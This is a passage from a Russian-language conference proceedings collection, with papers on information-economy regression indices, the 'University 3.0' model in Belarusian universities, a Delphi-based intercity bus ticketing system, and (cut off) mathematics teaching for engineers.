В результате анализа установлена значимость коэффициента регрессии и значимость уравнения регрессии. Линейный коэффициент корреляции ($r = 0,99$) показал наличие прямой и тесной связи между исследуемыми параметрами. Также установлено, что по данной выборке стран увеличение X (кластерного, научного, инновационного потенциалов и потенциала генерирования знаний) на 1 единицу измерения приводит к увеличению Среднего Индекса развития информационной экономики на 1,011 единицы измерения.

Увеличение среднего показателя кластерного, научного, инновационного потенциалов и потенциала генерирования знаний

России и Беларуси может привести к росту индекса развития информационной экономики по нескольким причинам:

- *развитие кластерного потенциала* – кластеры представляют собой концентрацию компаний и организаций в определенной отрасли, которые сотрудничают между собой и обмениваются знаниями и опытом. Увеличение кластерного потенциала способствует созданию благоприятной среды для инноваций и развитию новых технологий, что в свою очередь стимулирует рост информационной экономики, при этом особое значение приобретают экстерриториальные информационные кластеры;

- *научный потенциал* – активизация научных исследований и научного потенциала способствуют появлению новых знаний и технологий, что позволяет компаниям и организациям в информационной сфере быть более инновационными и конкурентоспособными. Увеличение научного потенциала также способствует привлечению инвестиций и развитию сотрудничества между научными и бизнес-секторами, что способствует росту информационной экономики;

- *инновационный потенциал* – развитие инновационного потенциала позволяет компаниям и организациям создавать новые продукты, услуги и технологии. Инновации являются движущей силой информационной экономики, поскольку они способствуют улучшению процессов, повышению производительности и созданию новых рынков. Увеличение инновационного потенциала ведет к росту информационной экономики;

- *потенциал генерирования знаний* – развитие потенциала генерирования знаний означает создание и распространение новой мезоинформации. Увеличение доступности знаний способствует повышению цифровой грамотности и росту уровня квалификации населения. Таким образом работники способны лучше использовать ИТ в информационной экономике.

Тесная линейная зависимость между индексами развития информационной экономики, *уровня кластерного развития, инновационного потенциала и потенциала генерирования знаний* свидетельствует о том, что увеличение среднего показателя кластерного, научного, инновационного потенциалов и потенциала генерирования знаний способствует развитию информационной экономики путем стимулирования инноваций, повышения производительности и конкурентоспособности, а также улучшения образования и квалификации населения.

Список использованных источников

1. 14th Edition (Global Innovation Index 2021) // The World Intellectual Property Organization (WIPO). – URL: https://www.wipo.int/edocs/pubdocs/en/wipo_pub_gii_2021.pdf (дата обращения: 21.09.2023)
2. Баранов А.М. Информационная экономика: методология оценки и институциональные механизмы развития. – Минск: Право и экономика, 2023. – 248 с.
3. Baranov A.M. Theoretical and methodological aspects of assessing the level of information development in the world and the EAEU countries // 2022 15th International Conference Management of large-scale system development (MLSD) IEEE Xplore. – 2022. – P.1-5, DOI:10.1109/MLSD55143/2022.9934401

УДК 001.895:338.45:621.7

О.В. Авдейчик¹, В.А. Струк², А.С. Антонов², Э.Т. Крутько³

¹Гродненский государственный аграрный университет

²Гродненский государственный университет имени Янки Купалы
Гродно, Беларусь

³Белорусский государственный технологический университет
Минск, Беларусь

ИНТЕЛЛЕКТУАЛЬНЫЙ КОМПОНЕНТ СОВРЕМЕННОГО ОБРАЗОВАНИЯ

Аннотация. Проведен анализ основных тенденций трансформирования высшей школы в странах с различным уровнем социально-политического и экономического развития. Показано, что механическое перенесение моделей, принятых в странах с высоким уровнем технологий, не позволяет университетам постсоюзного государства в полной мере реализовать их преимущества.

O.V. Avdeychik¹, V.A. Struk², A.S. Antonov², E.T. Krut'ko³

¹Grodno State Agrarian University

²Yanka Kupala State University of Grodno
Grodno, Belarus

³Belarusian State Technological University
Minsk, Belarus

INTELLECTUAL COMPONENT OF MODERN EDUCATION

Abstract. The analysis of the main trends in the transformation of higher education in countries with different levels of socio-political and economic development is carried out. It is shown that the mechanical transfer of models adopted in countries with a high level of technology does not allow post-union state universities to fully realize their advantages.

Современная экономика, позиционируемая как «экономика знаний» [1], основана на увеличении инновационных продуктов различного функционального назначения, разработанных на основе научных результатов современного уровня. Одно из центральных мест в экономике знаний приобретают университеты – функциональные учреждения, которые осуществляют подготовку квалифицированных кадров для всех отраслей, определяющих устойчивое социально-экономическое развитие на базе системных научных исследований, результаты которых используют и в учебном процессе и в качестве объектов для реализации и достижения коммерческих выгод [2–5]. При этом, различные уровни технологического развития государств, различия в кадровых, культурных, религиозных и др. традициях, характерных для социумов, относящихся к современным социально-политическим системам, вносят существенные коррективы в методологические подходы к реализации новой роли университетов в экономике знаний. Этот аспект предполагает разработку принципов повышения значимости университетов в новой экономике с учетом сложившихся представлений в обществе об их целях и задачах.

В литературных источниках, анализирующих изменение роли университетов в экономическом функционировании социумов, отмечают, что «... частота взаимодействий между университетами, промышленностью и правительством критически нарастает в последние полвека. Эти взаимосвязи представляют собой «трояную спираль инноваций», реализуемых университетами, промышленностью и государством, которая описана в работах Генри Ицковица» (выделено нами – О. А., В. С., А. А., Э. К. [2, С. 3, со ссылкой на [5]]). На наш взгляд, университеты перманентно взаимодействуют с институциональными составляющими социально-экономических систем («промышленностью и правительством» согласно [2]), вследствие выполнения своей основополагающей миссии – подготовки высококвалифицированных кадров для различных отраслей хозяйственной, административной, социальной деятельности в соответствии со стратегией функционирования и прогрессивного развития. Поэтому в современной экономике, позиционируемой как

экономика знаний, не «... нарастает» «частота» взаимодействий между университетами и компонентами социума, а увеличивается вклад университетов в разработку «наукоемких инноваций» вследствие трансформирования знания, полученных в результате системной научно-исследовательской проектной деятельности, в практические приложения с высокой востребованностью бизнес-средой, системой промышленного производства, управления и социальной сферой. Этот процесс реализуется в результате интеграционного взаимодействия интеллектуальных потенциалов, материально-технической, технологической и кадровой базы научно-исследовательских (АН), образовательных (ВУЗ) учреждений и промышленных субъектов хозяйствования (ПП), сущность и методологические принципы реализации которых изложены в наших исследованиях, выполненных в начале 2000-х годов и обобщенных в ряде монографий [3, 4]. «Тройная спираль инноваций», предложенная в работах Генри Ицковица [5], по сущностному назначению аналогична предложенному нами интеграционному взаимодействию основных институциональных компонентов социально-экономических систем (АН, ВУЗ, ПП) при перколяции и взаимодиффузии интеллектуальных ресурсов в кластерной структуре, ориентированной на реализацию инновационной стратегии функционирования.

Считают, что «... *современные университеты – это ядро общества знаний, важнейший канал трансфера технологий*» (выделено нами – О. А., В. С., А. А., Э. К. [2]). В работе Г. Ицковица [5] определена предпринимательская академическая модель современного университета как «преподавание, научные исследования и экономическое развитие предпринимательской деятельности». Характеристика «современных университетов, как ядра общества знаний, важнейшего канала трансфера технологий» [2] относится, преимущественно, к региональным социумам технологически развитых стран (например, так называемой «силиконовой долины»), так как общество знаний, которое определяет характерное развитие экономики, находится в стадии становления при существенном различии для различных государств, особенно для государств с так называемой переходной экономикой. Вместе с тем, ведущие университеты мира со сложившемся научным потенциалом действительно представляют собой «институты, играющие роль инновационных хабов в рамках национальной инновационной системы». Об этом свидетельствует, прежде всего, количество разработанных инновационных решений, новизна которых подтверждена большим числом патентов на изобретения [2]. В

отечественных ВУЗах не сложилась действенная инфраструктура для создания инновационных продуктов с высокой востребованностью бизнес-сообществом и субъектами хозяйственной деятельности промышленного сектора экономики, поэтому патентно-лицензионная деятельность в значительной степени формализована и не является приоритетным направлением деятельности профессорско-преподавательского состава и специалистов служб, оказывающих содействие в коммерциализации продуктов интеллектуальной и промышленной собственности.

В работе [2] сформулированы признаки новой роли университетов в экономике знаний, которые состоят в том, что *«... во-первых, вклад современных университетов в инновационное развитие страны все больше определяется значением создаваемой и коммерциализируемой интеллектуальной собственности. Во-вторых, современные университеты – институты общества, наилучшим образом решающие задачу перевода знания в интеллектуальный капитал за счет использования ресурсов глобальности, открытости, динамичности, постоянного притока активной молодежи. В-третьих, университеты более не только исполняют заказы на исследования и разработки, но сами активно создают технологии и технологические компании. В-четвертых, университеты сегодня становятся лидерами и центрами создания новых технологических отраслей»* (выделено нами – О. А., В. С., А. А., Э. К. [2, С. 5]). На наш взгляд, все перечисленные в [2] «конкурентные преимущества университетов» являются общеизвестными и традиционными, так как университеты традиционно осуществляли взаимодействие в образовательном социуме при возможности участия преподавателей и студентов в образовательном процессе в различных ВУЗах, находящихся в развитых странах, в современных университетах плодотворно осуществляют образовательную и исследовательскую деятельность специалисты разных стран и профессиональных интересов.

Авторами работы [2] предложена классификация университетов в зависимости от «значимости формируемой ими добавленной стоимости». Предложенная авторами классификация университетов по критерию «формируемой ими добавленной стоимости (?)» [2], на наш взгляд, некорректна, так как не определено содержание самого критерия, вследствие того, что основная доля «добавленной стоимости» образуется в результате профессиональной деятельности специалистов, получивших необходимый уровень интеллектуального развития и реализующих его в инновационных решениях,

применяемых при производстве, реализации и обслуживании производимой субъектами хозяйствования продукции. В настоящее время не существует методики оценки этой составляющей для определения роли университетов в экономическом развитии социально-экономических систем различного уровня.

Считая, что «исследовательские компетенции» являются прерогативой университетов модели 2.0, авторы допускают принципиальную методологическую ошибку, так как задача современных университетов состоит не в формировании компетенций, а в системной научной деятельности с участием основного кадрового потенциала, без которой реализация моделей «3.0» и «4.0» (?) невозможна. Ошибочным, на наш взгляд, является и отнесение к модели «Университет 3.0» в качестве основных составляющих создание «рыночных компаний («start-up's»)» и «предпринимательских компетенций», так как без наличия интеллектуального потенциала в виде объектов интеллектуальной и промышленной собственности, защищенных патентами высокого уровня, эти составляющие представляют собой формализованные критерии для отнесения ВУЗов к новой модели без изменения сущностного содержания их деятельности.

Определение университетов модели 4.0 как разработчиков «новых рынков и инфраструктуры» [2], по нашему мнению, разрушает их основополагающие цели, состоящие в формировании и развитии интеллектуального потенциала специалистов для проявления ими креативных способностей в профессиональной научно-исследовательской, образовательной, менеджерской, социальной или другой деятельности. Университеты являются центрами формирования знаний высокого уровня и актуальности для всестороннего развития личностей в рамках их служебных компетенций и существование в социальной сфере. Наделение университетов полномочиями по формированию «новых рынков и инфраструктуры» необоснованно отделяет их от действующей системы хозяйственной деятельности регионов и государств, включающей функционирование отраслей промышленного производства и социального обеспечения в рамках государственной стратегии устойчивого социально-экономического развития.

Очевидно, что без изменения подходов к созданию в университетах системы интеллектуального обеспечения инновационной деятельности на базе интеграционного взаимодействия институциональных компонентов социумов регионального и государственного уровней успешная реализация модели

«Университет 3.0» в отечественной высшей школе не представляется возможной.

Список использованных источников

1. Экономика знаний: интернационализация и систематика инноваций / Б. Мельникас [и др.]; редкол. К. Гячас [и др.]. – Вильнюс: Литовский инновационный центр, 2013. – 704 с.
2. Кузнецов, Е. Б. «Университеты 4.0»: точки роста экономики знаний в России / Е. Б. Кузнецов, А. А. Энговатова // Инновации. – 2016. – № 5(211). – С. 3–9.
3. Интеллектуальное обеспечение инновационной деятельности промышленных предприятий: технико-экономический и методологический аспекты / О. В. Авдейчик [и др.]. – Минск: Право и экономика, 2007. – 524 с.
4. Основы научной и инновационной деятельности промышленных организаций / О. В. Авдейчик [и др.]; под ред. В. А. Струка, Г. А. Хацкевича. – Гродно: ГГАУ, 2021. – 366 с.
5. Н. Etzkowitz. The triple helix: University-Industry-Government Innovation in Action. New York: Routledge, 2008.

УДК 001.895:338.45:621.7

О.В. Авдейчик

Гродненский государственный аграрный университет
Гродно, Беларусь

ПРОБЛЕМЫ ИНТЕЛЛЕКТУАЛЬНОГО ОБЕСПЕЧЕНИЯ ИННОВАЦИОННОЙ ДЕЯТЕЛЬНОСТИ

Аннотация. Рассмотрены направления интеллектуального обеспечения путем реализации концепта «Университет 3.0» в образовательном процессе белорусской высшей школы. Показано, что модель университета, разрабатываемая в технологически развитых странах, не приемлема для отечественных университетов вследствие превалирования коммерциализации научных результатов над другими задачами, связанными с инновационной стратегией развития государства, – подготовкой высококвалифицированных кадров для промышленности и воспитанием личностей с гармоничным восприятием окружающего мира на основе развитого интеллекта.

PROBLEMS OF INTELLECTUAL SUPPORT OF INNOVATION ACTIVITY

***Abstract.** The directions of intellectual support through the implementation of the “University 3.0” concept in the educational process of the Belarusian higher school are considered. It is shown that the university model being developed in technologically developed countries is not acceptable for domestic universities due to the predominance of the commercialization of scientific results over other tasks related to the innovative development strategy of the state – the training of highly qualified personnel for industry and the education of individuals with a harmonious perception of the world around them based on the developed intelligence.*

Мировой экономический социум вступил в новую фазу развития, которая характеризуется увеличением доли и значимости научных продуктов для получения выгод и предпочтений, характеризуемую экономикой знаний [1]. В странах с развитым технологическим обеспечением деятельности промышленности и бизнес-окружения особое место уделяют университетам, предписывая им новую роль в экономическом развитии социума на различных уровнях – межгосударственном, государственном, региональном, субъектном [2–5]. Основной ролью университетов считают коммерциализацию знаний, полученных в ходе системной научно-исследовательской деятельности и доведенных до конечного результата, представляющего интерес для промышленного сектора и бизнес-окружения [2–5].

Начиная с 2018 г. в Беларуси предпринят пилотный проект по разработке методологических подходов к реализации концепта «Университет 3.0» в ряде ВУЗов, отличающихся уровнем развития, историческими предпосылками создания, научным обеспечением и др. факторами, характеризующими их в национальном и мировом рейтинге [3]. Прошедшие годы показали неоднозначность применения традиционной модели «Университет 3.0», принятой в технологически развитых странах, в образовательном пространстве Беларуси.

Так, в работе [4], отмечено, что по мере того, «... как экономика развивалась от физического капитала к знаниям, а затем к предпринимательству, роль университета со временем также менялась. Однако силы, определяющие экономический рост и производительность, также повлияли на роль университета в современном обществе» (выделено нами – О. А. [4, С. 79]).

На наш взгляд, экономика всегда представляла собой концентрированное использование знаний в определенной форме их воплощения в деятельности социально-экономических систем. Поэтому считать, что «экономика развивалась от физического капитала к знаниям, а затем к предпринимательству» [4] является необоснованным и противоречащим реальным условиям осуществления экономической деятельности. В этом аспекте необходимо особо подчеркнуть, что роль знаний, которые и раньше определяли «экономический рост и производительность», в настоящее время актуализировалась, так как сократился срок от реализации знаниевых предпосылок к практическому применению инновационных продуктов. В связи с этим, роль университетов, как институциональных образований, обеспечивающих прямое и опосредованное влияние знаний на социально-экономическое развитие экономических и социальных систем, приобрела особый статус и требует изменения концептуальных подходов к организации работы высших учебных заведений.

В работе [4] указано на изменение приоритетов в социально-экономическом развитии социумов, так как «... *Поскольку наука и техника играют более широкую роль в экономическом развитии, они вытеснили традиционную ориентацию на землю, труд и капитал как основу экономики*» (выделено нами – О. А. [4, С. 80]). На наш взгляд, «традиционная ориентация на землю, труд и капитал как основу экономики» [4], не изменили своего значения в современном развитии социально-экономических систем, так как эти ключевые составляющие трансформировались, но не потеряли своей актуальности вопреки мнению авторов, изложенному в [4]. Большая часть ведущих технологически развитых государств сохранили свои притязания на владение «землей, трудом и капиталом» при изменении форм их владения, что позволило этим странам в значительной степени управлять транснациональными компаниями и оказывать существенное влияние на развитие мировой экономики в различных аспектах ее применения.

Вопреки мнению, изложенному в [4], об «изменении роли университетов, превращении их в двигатель экономического развития», считаем необходимым подчеркнуть, что университеты всегда являлись центрами для развития новых знаний, которые использовали промышленные предприятия для совершенствования своей деятельности. Деление знаний на «научные и технические» не правомерно, так как это деление показывает на неэффективность практического применения новых научных закономерностей в

практической деятельности потребителей. Более того, все знания «и научные, и технические» [4] являются объектом интеллектуальной собственности и могут быть защищены патентами на изобретения. Однако, влияние этих знаний на субъекты хозяйствования различно, так как значительная часть промышленных предприятий Беларуси использует технологии 3 и 4 технологических укладов, что не позволяет им использовать современные научные достижения для развития своей технологической базы. В хозяйственном комплексе Беларуси значительная часть субъектов хозяйствования не адекватно воспринимает новые знания, разработанные университетами, как возможность перестройки всей системы хозяйственной деятельности в рамках экономики знаний.

В работе [4] отмечено, что *«существование и развитие инновационной инфраструктуры является основой для реализации так называемой «третьей миссии» белорусского университета»* (выделено нами – О. А. [4, С. 81]). При этом, в большей части ВУЗов такая инфраструктура отсутствует или формализована, когда существуют работники, отвечающие за реализацию новаций в практику, при их недостаточной компетентности, отсутствии практического опыта подобной работы и неумении разрабатывать основы для творческих контактов с промышленными предприятиями и бизнес-окружением.

В отечественной высшей школе подобные структуры создаются. Поэтому в [4] отмечено, что *«согласно приказа, университеты должны обеспечить возможность получения учреждениям высшего образования экономического и социального эффектов от использования полученных знаний как результатов, или продуктов, или факторов его деятельности»* (выделено нами – О. А. [4, С. 81]).

Согласно приказа [4], *«университеты должны обеспечить возможность получения учреждениями высшего образования экономического и социального эффектов от использования полученных знаний»*, предполагаемый интеллектуальный потенциал отечественных ВУЗов достаточно высок и позволяет реализовать его в виде инновационной продукции различного функционального назначения. Однако, практика интеллектуальной деятельности отечественных ВУЗов свидетельствует о недостаточном уровне научной составляющей в деятельности этих образовательных учреждений и отсутствии развитой базы для обеспечения коммерциализации знаний в соответствии с требованиями экономики знаний.

Предложен вариант интеллектуального обеспечения инновационной деятельности образовательной модели «Университет 3.0» (рис.1).




Рис.1 - Инфраструктура интеллектуального обеспечения инновационной деятельности образовательной модели «Университет 3.0»

Методологический принцип перколяционного интеллектуального взаимодействия в интеграционной структуре, включающей научный, образовательный и производственный компоненты, обеспечивает тематическую (проектную), образовательную и социальную конвергенцию, способствующую синергическому проявлению обобщенного интеллектуального потенциала в реализации инновационных проектов, при его перманентном развитии в процессе формирования и функционирования базового коллектива, ориентированного на достижение оптимального креативного решения (рисунок). Этот подход, на наш взгляд, является одним из наиболее плодотворных в реализации концепта «Университет 3.0» в ВУЗах Беларуси.

Таким образом, для реализации концепции «Университет 3.0» в белорусской высшей школе необходимо усиление научной составляющей в университетах при совершенствовании инновационной структуры, способствующей доведению результатов научно-исследовательской деятельности студентов, магистрантов, преподавателей до коммерциализации в промышленном производстве и бизнес-окружении. К числу наиболее приоритетных направлений интенсифицирования научной деятельности относится

интеграционный подход, обеспечивающий перколяционное взаимодействие интеллектуальных ресурсов научных, образовательных и производственных компонентов, который позволит изменить не только содержание образовательного процесса, но и выполнить системную научно-исследовательскую работу, ориентированную на реальную технологическую базу потребителя.

Список использованных источников

1. Экономика знаний: интернационализация и систематика инноваций / Б. Мельникас [и др.] ; редкол. К. Гячас [и др.]. – Вильнюс: Литовский инновационный центр, 2013. – 704 с.
2. Etzkowitz, H., Leydesdorff, L. Triple Helix of university – industry – government relations: Encyclopedia of Creativity, Invention, Innovation and Entrepreneurship, 2013. – 1868 p.
3. Король, А. Д. Методология, содержание и практика реализации инновационного образования в БГУ в контексте Университета 3.0 / А. Д. Король, О. И. Чуприс, Н. И. Морозова // Высшая школа. – 2018. – № 6. – С. 3–7.
4. Киеня, Е. А. Концепция «Университет 3.0» / Е. А. Киеня, К. С. Окрут // Менеджмент и маркетинг: опыт и проблемы: сборник науч. трудов / под общ. ред. И. Л. Акулича. – Минск: А. Н. Вараксин, 2020. – С. 79–82.
5. Интеллектуальное обеспечение инновационной деятельности промышленных предприятий: методологический и технико-экономический аспекты / О. В. Авдейчик [и др.]. – Минск : Право и экономика. – 2007. – 524 с.

УДК 681.3:553.98(574.4)

А.Р. Аннаева, Г.К. Аррыкова, А.Б. Гурбандурдыева
Международный университет нефти и газа имени Ягшыгельди Какаева
Ашхабад, Туркменистан

РАЗРАБОТКА АВТОМАТИЗИРОВАННОЙ ИНФОРМАЦИОННОЙ СИСТЕМЫ МАРШРУТОВ И ПРОДАЖА БИЛЕТОВ МЕЖДУГОРОДНИХ АВТОБУСОВ

Аннотация. В данной статье рассматривается автоматизация системы управления междугородних автобусных маршрутов и продажи билетов. Программа помогает сэкономить время по продаже билетов, автоматической подготовке билета и отслеживания пассажиров за счет автоматизации работы автовокзала.

A.R. Annayeva, G.K. Arrykowa, A.B. Gurbandurdyeva

Yagshigeldi Kakaev International University of Oil and Gas
Ashgabat, Turkmenistan

DEVELOPMENT OF AN AUTOMATED ROUTE INFORMATION SYSTEM AND SALE OF INTERCITY BUS TICKETS

Abstract. This article discusses the automation of the management system of intercity bus routes and ticket sales. The program helps to save time on ticket sales, automatic ticket preparation and passenger tracking by automating the operation of the bus station.

Сегодня в мире создано множество компьютерных программ. Они бывают различного назначения: графика, чертежная работа, обработка видео и звука, текстовые редакторы, драйверы, образовательные программы, тесты, мультимедийные программы, игры, веб-браузеры и другие. Большинство программ используются на английском и русском языках. Создание или, как минимум, перевод этих программ на туркменский язык, позволяющих полноценно работать с ними в Туркмении, позволит привлечь к вопросу использования компьютерных технологий большую часть нашего населения.

Для реализации программы данного проекта были выбраны язык программирования Delphi и программа Delphi. В рамках данного проекта будет рассмотрена автоматизация систем по продаже билетов для междугородних автобусных маршрутов. Эта программа поможет вам сэкономить время за счет автоматизации работы автовокзала, поддержки системы продажи билетов, подготовки билета в автоматическом режиме, упрощения учета о пассажирах.

Чтобы эта программа работала, создаются маршруты автобусов, а затем на основе этих маршрутов можно продавать билеты клиентам. При продаже мест, места в автобусе автоматически регистрируются, а если всего мест 45 и эти места распроданы, то выдается сообщение «нет мест». Также ячейка пользователя автоматически генерируется программой согласно заполненным данным.

То есть, созданная программа сохраняет при себе автоматически созданную базу данных в программе MS Access. Запустив программу «AVtak», вы сможете ознакомиться со всеми возможностями программы.

При запуске программы необходимо сначала заполнить строки подтверждения, т.е. имя пользователя и пароль, в окне безопасности. (рис.1).



Рис. 1 - Окно с защитой

В главном окне программы показаны маршруты междугородних автобусов. Туда же добавлены следующие разделы: «Файл», «Организация», «Продажа билетов», «Статистика», «Информация». Это меню позволяет управлять программой.

В разделе «Файл» вы можете добавлять автобусные маршруты, редактировать существующие маршруты и удалять их. Здесь расположена и кнопка выхода из программы. (рис. 2).

Разделы «Кассиры» и «Автобусы» расположены в меню «Настройки». В разделе «Продажа билетов» заполняется информация о покупателях билетов по автобусным маршрутам, а также есть возможность продавать билеты.

Новый автобус можно добавить в базу данных, выбрав команду «Добавить» в меню «Информация», т.е. номер автобуса, количество мест в автобусе, название компании, предоставившей автобус, маршрут, номер имя и фамилия подтвержденного водителя в соответствующих полях и нажав кнопку «Добавить» можно проверить, что новый автобус добавлен в базу данных для создания маршрутов. (рис.3).

| № | Ugrasmany ýeri | Barmaly ýeri | Gatnar gijelri | Ugrasny wagty | Bartan wagty | Uly adama için bakyşy | Çagalär için bakyşy |
|------|---------------------------|--------------|----------------|---------------|--------------|-----------------------|---------------------|
| 1 | Tajna | Awtokombinat | Her gün | 07:00 | 11:20 | 25 | 13 |
| 2 | Awtokombinat | Tajna | Her gün | 07:00 | 11:20 | 25 | 13 |
| 3 | Awtokombinat | Bahadyrlan | Her gün | 10:00 | 15:20 | 30 | 14 |
| 1212 | Bahadyrlan | Awtokombinat | Her gün | 15:00 | 20:00 | 30 | 14 |
| 1999 | Aşgabat (Şahkara Avtomat) | Gyzdebat | Her gün | 12:00 | 16:00 | 25 | 13 |

Рис. 2 - Главный интерфейс программы

Если вам не нужна эта информация, вы можете перейти на домашнюю страницу программы, нажав кнопку «Удалить».



Рис. 3 - Окно добавления автобуса с новым номером

Из меню программы «Поиск» возможен поиск по количеству автобусов и дням маршрутов. (рис. 4)




Рис. 4 - Окно поиска

В разделе «Продажа билетов» необходимо ввести информацию для продажи билетов. Номер билета генерируется программой автоматически. При выборе маршрутов на главной странице программы вводится фамилия, имя, отчество пассажира, приобретающего место, а при выборе даты вылета - через календарь, если выбрана предыдущая дата по ошибке выдается сообщение, что места нет, при выборе места программа автоматически выдает доступное место в автобусе. (рис.5). После продажи билета готовый шаблон билета автоматически заполняется информацией. Остается только распечатать билет на принтере.

Выбрав раздел «Общая информация» в меню «Статистика», можно просмотреть информацию о пассажирах, приобретших билеты. Здесь можно найти нужную дату, маршруты, номер автобуса с помощью фильтра.

Рис. 5 - Окно по продажам билет

Выбранные данные можно распечатать в редакторах MS Word и MS Excell. Также здесь можно вернуть купленный билет. Возвращенный билет автоматически регистрируется, и место, проданное в кассе, автоматически освобождается. (рис.6).

| Bilet belgisi | FAA | Resmînama belgisi | Awtobus belgisi | Gidýän senesi | Otaryan ýeri | Ugraýan ýeri | Barýan ýeri | Gidýän wagty | Barýan wagty | Kassa | Bahasy |
|---------------|------|-------------------|-----------------|---------------|--------------|--------------|-------------|--------------|--------------|-------|--------|
| 1 | 1201 | 1201 | 1201 | 12.04.2023 | 1 | 1 | 1 | 18:00 | 01:00 | 1 | 1 |
| 2 | 1202 | 1202 | 1202 | 12.04.2023 | 2 | 2 | 2 | 18:00 | 01:00 | 2 | 2 |
| 3 | 1203 | 1203 | 1203 | 12.04.2023 | 3 | 3 | 3 | 18:00 | 01:00 | 3 | 3 |
| 4 | 1204 | 1204 | 1204 | 12.04.2023 | 4 | 4 | 4 | 18:00 | 01:00 | 4 | 4 |
| 5 | 1205 | 1205 | 1205 | 12.04.2023 | 5 | 5 | 5 | 18:00 | 01:00 | 5 | 5 |

Рис. 6 - Окно раздела, в котором представлена общая информация

Можно отметить, что созданная программа будет способствовать автоматизации системы продаж, являясь помощником в работе сотрудников автовокзала. Эту программу может использовать любой поставщик транспортных услуг при создании междугородних автобусных маршрутов и управления системой по продажам билетов. Интерфейс программы простой, понятный и на туркменском языке, что облегчает ее использование в нашей стране и делает ее интересной в использовании.

Список использованных источников

1. Чуриев М., Комольцев И., Муратлыев А. Использование реестра в современных методах защиты. Тезисы Международной научной конференции «Наука, техника и инновационные технологии в

счастливой эпохе могучего государства» (г. Ашхабад, 12-14 июня 2012 года).

2. Чуриев М., Интеллектуальные системы (Учебник для высших учебных заведений). – г. Ашхабад: Наука, 2014, 147 с.

3. Одинцов И.О. Профессиональное программирование. Системный подход. СПб.: БХВ – Петербург, 2002

4. Бобровский С.. Delphi5 (учебный курс) – 2006.

УДК 378.016:51

И.К. Асмыкович, О.Н. Пыжкова

Белорусский государственный технологический университет
Минск, Беларусь

О МОДИФИКАЦИИ КУРСА И МЕТОДИКИ ПРЕПОДАВАНИЯ МАТЕМАТИКИ ДЛЯ СОВРЕМЕННЫХ ИНЖЕНЕРНЫХ СПЕЦИАЛЬНОСТЕЙ

Аннотация. В докладе обсуждается необходимость перестройки традиционного курса математики для ряда современных инженерных специальностей. Отмечена необходимость использования информационно-коммуникационных технологий для преподавания математических дисциплин.

Отмечены плюсы и минусы в организации и использовании дистанционного обучения, обращено особое внимание на не совсем логичные преобразования учебных программ

I.K. Asmykovich, O.N. Pyzhkova

Belarusian State Technological University
Minsk, Belarus

ABOUT MODIFICATION OF THE COURSE AND TEACHING METHODS MATHEMATICS FOR MODERN ENGINEERING SPECIALTIES

Abstract. The report discusses the need to restructure the traditional mathematics course for a number of modern engineering specialties. The need to use information and communication technologies for teaching mathematical disciplines is noted. The pros and cons in the organization and use of distance learning are noted, special attention is paid to not entirely logical transformations of curricula.

Отношение к фундаментальным наукам в XXI веке во всем мире постепенно изменяется. С одной стороны, на различных уровнях достаточно часто и правильно говорят об их необходимости и

важности. Так на онлайн встрече со студентами ведущих университетов России по случаю Дня российского студенчества 25 января 2022 года выступление и беседа со студентами президента России В.В. Путина была полностью посвящена математике, ее современному использованию в фундаментальной науке и современных технологиях. В приоритетных направлениях научной, научно-технической и инновационной деятельности на 2021 – 2025 годы в Республике Беларусь утвержденных Указом Президента РБ №156 от 07. 06. 2020 года вторым пунктом идет «математика и моделирование сложных функциональных систем (технологических, биологических, социальных)» В Таджикистане 2020-2040 годы объявлены “Двадцатилетием изучения и развития естественных, точных и математических наук в сфере науки и образования”. А с другой – сокращают объемы учебных часов и даже годов обучения в средней школе и в технических университетах. Конечно, к сожалению, эта проблема не нова. Модификации образования по фундаментальным наукам продолжаются уже не одно десятилетие и с весьма сомнительными результатами. Один из великих российских математиков академик В.И. Арнольд образно отметил, что вред, который приносит пренебрежение математикой сравним с вредом, принесенным кострами инквизиции западной цивилизации. Для справедливости следует отметить, что переход на новую школьную программу по математике в 70-годах прошлого века. разработанную под руководством учителя В.И. Арнольда одного из крупнейших математиков XX века – Андрея Николаевича Колмогорова [2] был, по-видимому, одним из первых ударов по основам математического образования. По мнению другого известного ученика А.Н. Колмогорова – В.М. Тихомирова эта неудача возможно связана с тем, что программа разрабатывалась в предположении, что все учащиеся школ только и мечтали глубоко и серьезно изучить математику. Предположение хорошее, но очень далекое от реальности. Оно было в некоторой степени верно в 